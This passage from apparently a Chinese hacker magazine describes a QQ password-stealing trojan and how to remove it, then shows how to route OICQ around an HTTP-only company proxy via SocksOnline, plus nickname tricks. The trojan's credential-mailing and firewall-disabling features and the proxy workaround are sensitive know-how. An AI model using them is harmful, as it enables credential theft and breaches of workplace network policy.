确记录QQ登录时的号码和密码，并保存在指定文件和发送到指定邮箱。支持的操作系统有Windows 98/2000/Xp；支持的QQ版本从QQ2000b0710到QQ2000c0305。还有其他一些窃取软件没有的功能，如支持邮件发送的SMTP身份验证功能，提供手工捆绑支持，自动关闭本机防火墙功能，以便顺利发信。支持的有：金山网镖，天网个人防火墙。感觉真的很绝！记录完密码后，会在密码记录结果的文件那里出现如下的记录：

号码：43926132
密码：0
号码：43926132
密码：04
号码：43926132
密码：047

真够麻烦的，号码一次记录好，密码呢，就每输入一个字符记录一次，邮件收到的密码也是这种形式的。

防范方法：这个软件设置完后要运行Mspro.exe这个这个密码监控文件，进程名不是文件名，改成了MSPOWER.EXE，因为该软件的密码监控文件会把自身复制到系统目录下，并改名为MSPOWER.EXE，图标是一个插头和一个电源(Windows98系统是在c:\Windows\system下面)，还在注册表的HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run下面创建一个名为LoadPowerPro的键值，达到每次启动计算机都自动加载密码监控文件（MSPOWER.EXE）的目的，并开始记录密码，记一个发一个。记录密码结果的文件可以自定义名称，所以暂且不说，反正没有主程序它也没有办法发挥，按照下面的方法即可删除：Windows 98/Me下先删除注册表HKEY_ LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run下面LoadPowerPro这个键值，然后重新启动；再删除系统目录的MSPOWER.EXE。如果有进程管理工具的直接杀掉MSPOWER.EXE进程，删除源文件即可。Windows 2000/XP下先用任务管理器杀掉MSPOWER.EXE这个进程，然后删除系统目录的MSPOWER.EXE。

这些窃取QQ密码的软件经过测试，每一个发信功能都很强，准确率也极高，我的测试专用信箱已经收到上面的3个软件的“祝福”了，所以上网特别是在网吧上网的朋友要更加小心了。在此，我给大家一条建议，就是用QQ的主程序登录QQ，不要用快捷方式，特别是发现颜色不对的快捷方式，可以的话查看该快捷方式的属性，看看目标栏里是不是指向真正的QQ程序！本文还有一个目的：让大家都具备查杀病毒和木马（包括已知和未知的）的能力，只要大家遵循“发现木马→分析木马的运行原理和隐藏、驻留方式→停止程序运行→删除源文件、清除后门”的思路，一切伸向你的黑手都会被砍断。你看，上面的3只大黑手不都被我们砍断了么？



OICQ也能这样用!

文 / 景海亮

对于OICQ的使用，大家再熟悉不过了。但是，当你看到笔者使用OICQ的技巧时，是否会重新定义一下自己对OICQ使用的看法呢？下面就随我看看其中的奥妙吧！

突破限制，用HTTP上OICQ

如果你身为一位公司的职员，在工作之余想和OICQ上的朋友们聊聊天放松一下，却发现公司的代理服务器只开通了HTTP的访问权限。这不就等于对OICQ宣判了死刑吗？不过请放心，道高一丈魔高一尺，突破HTTP限制其实很容易，下面我将原理说明一下。

既然可以通过HTTP协议访问网站，那么我们利用HTTP协议访问一台提供Socks 5服务的服务器，而这台服务器将我们发送的HTTP数据包转化为UDP数据,再发送给OICQ服务器，进行OICQ信息的传送。这样，就可以通过HTTP协议使得OICQ与其服务器进行数据交换。于是，关键就在于找到一个提供数据转换的Socks5服务器了。

可能你会说使用常用的代理搜索软件，如：代理猎手、SocksCat等不就行了？是的，虽然网上存在众多的Socks 5服务器，但稳定性与长时间工作，这两方面都不能保证。于是，自己利用软件构造一个内部的Socks服务，再调用远方软件提供商的专用服务器进行数据交换。稳定性与时限性都可以得到保证，这岂不是一劳永逸吗？

常见的代理服务器工具软件有SocksCap、Socks2Http，利用它们都可以使用OICQ，不过稳定性之差是不能让笔者接受的。其中不稳定的原因主要是软件方提供的Socks5服务器访问困难和访问人数过多所造成的。下面我向大家推荐一款比较稳定的代理软件，那就是SocksOnline。

SocksOnline是由interAssoc制作的，大家可以到www.interAssoc.com或者www.waysonline.com下载，目前最新版本为SocksOnline XP,测试版大小仅仅320KB。

第一次运行SocksOnline时会出现账号设置界面，如图1，任意填写即可，只要账号不重复，使用中不会有什么影响。千万不要写上自己的E-mail，毕竟泄漏过多的个人资料是不安全的。




图 1

填写完成后进入主程序界面，如图2，在设置菜单中选择系统设置，设置端口，如图3，默认为1080。




图 2




图 3

接下来选择通信设置选项，设置你所在公司的代理服务器地址及密码，其中的推荐选项可以自动完成设置。采用用户指定就更保险了，如图 4 。




图 4

通讯服务选择，建议如果不是上网高峰期，先选为会员服务器，如果登录不成功，再选择自动。毕竟这样得到了更稳定服务的机会，如图 5。




图 5

接下来设置最后的 SocksOnline 选项，如果使用 OICQ 而非其他如 Foxmail 以及 Telnet 等功能，选择 80 HTTP Web 就可以了，如图 6。这样就完成了对 SocksOnline 的基本设置。

下面我们还要对 OICQ 进行设置，如图 7。切记代理服务器地址要填写为：127.0.0.1，端口：1080 或者代理服务器地址为：localhost，端口为：1080（端口也可以采用你所设置的端口），这样在下次启动 OICQ 并且重新登录时，你会发现我们已采用 HTTP 协议经过 Socks 5 服务器的转化而使用 OICQ 了。不过别忘了先执行 SockOnline，并且保证它已经成功登录哦！




图 6




图 7

OICQ 会员直接利用 Tencent 的服务器得到 HTTP 上 OICQ 的功能。而我们则利用 SocksOnline 得到了此项服务。

其实，SocksOnline 不仅仅提供了使用 OICQ 的便利，利用它还可以使用现在许多网络聊天软件，如 ICQ、IRC、联众游戏等，只要它提供 Socks Proxy 的功能。不仅如此，你还会发现你已经可以使用 Foxmail 等非 HTTP 协议软件，其中的设置也都大同小异，这里就不再加以说明了。

让别人瞠目结舌的 OICQ

我现在要说的可是非常实惠的技巧哦。保证你看了之后将自己的 OICQ 如法炮制，让自己都感到瞠目结舌。

一、加自己为好友

方法很简单，先重新注册自己的 OICQ 账号，注意填写自己的号码时，在号码前加几个“0”，数量任意，服务器默认会跳过前面的“0”，你的账号仍然能成功注册。这时登录上去，再添加

自己为好友，服务器就不会再提示那句“不能将自己加为好友了”。

二、使用中文做密码

这个更简单了，将要作为密码的中文写进文本，在修改用户资料中修改密码，把文本中的中文密码粘贴进新密码栏就可以了。要注意的是：一个中文占两个字符的空间，OICQ 最大支持16位密码，所以你的中文密码不能超过 8 个字。

三、占据好友列表第一位

OICQ 好友的排列顺序是不是有些让人气恼？为什么玉树临风、气盖山河、风流倜傥……（省略修饰词3000）的我，却在别人的好友名单中总是排在后几位？不行，我多加几个空格争口气，今天你多加2个空格，明天我多加2个空格，我想用不了多久你的昵称可就只剩下白白的空格了。而笔者自己的名字未加任何空格，确在众人之上的第一个！MM 最喜欢和我这样的……（省略修饰词4000）GG 聊天了。

好了，言归正传，我们知道 OICQ 的昵称排列是按照字符的排列循序而排列的，字符靠前，那么名字也靠前，而在 DOS 年代的 ASCII 码，我想大家还没有忘记吧！以前的字符都是由ASCII以及扩展码所构成的。而到了 Windows 时代，随着Unicode码的出现使得编码更为统一化。我们知道 Unicode 作为其“完全国际化”模型编码的内部编码，满足目前和计划中来自全球各国家的使用需求，以及对大量字符集提供支持。所以，众多程序员开发的产品都对Unicode 2.1等版本兼容，如C++ 等。OICQ 也是如此，所以，我们只要找一个Unicode中比较靠前的字符，放在自己昵称之前就可以了，而这个字符怎样可以得到呢？有一天，我突然灵机一动，其实Unicode全文编码不就集成于 Windows之内吗？我找的编码比较靠前就可以了。于是本人用IE 打开了一个网站，将编码换作 Unicode（UTF-8），这样，整个网站全部显示为Unicode编码了，在其中找一个比较靠前的好像并不困难。我把找到的代码放进本期黑客防线光盘相关目录中的“Unicode.txt”里,只要把它粘贴出来放在自己的名字前面就行了。

变成了第一个，想不想变成最后一个（看客云：此人有病）？做到这点也不难，我们再来回想ASCII码的问题。这里再透露一个DOS年代的独门绝计，那就是MS-DOS6.22以及以前版本中的DOS环境下，按住Alt键不放并在小键盘上输入小于255的数字（包括255，16H情况下255为FF，也就是2的7次方－1），你会发现出现了ASCII码。

对应ASCII码的最后一个扩展码就是ALT+255了。现在请你回到Windows中，采用记事本环境输入Alt+255，你会发现什么？出现了一个ASCII码对吧？将这个编码粘贴在你的昵称之前。这下你就成为好友名单中的最后一个了。

四、隐藏名字

什么？隐藏名字？有没有搞错呀！没错！相信我，我可以让你做到这点。

虽然原理本人还没有完全搞懂，但确确实实能做到。这也和编码有关，其中的问题有些蹊跷，在最新的OICQ版本中好像已经不能成功了，但这里我还是要写出来。

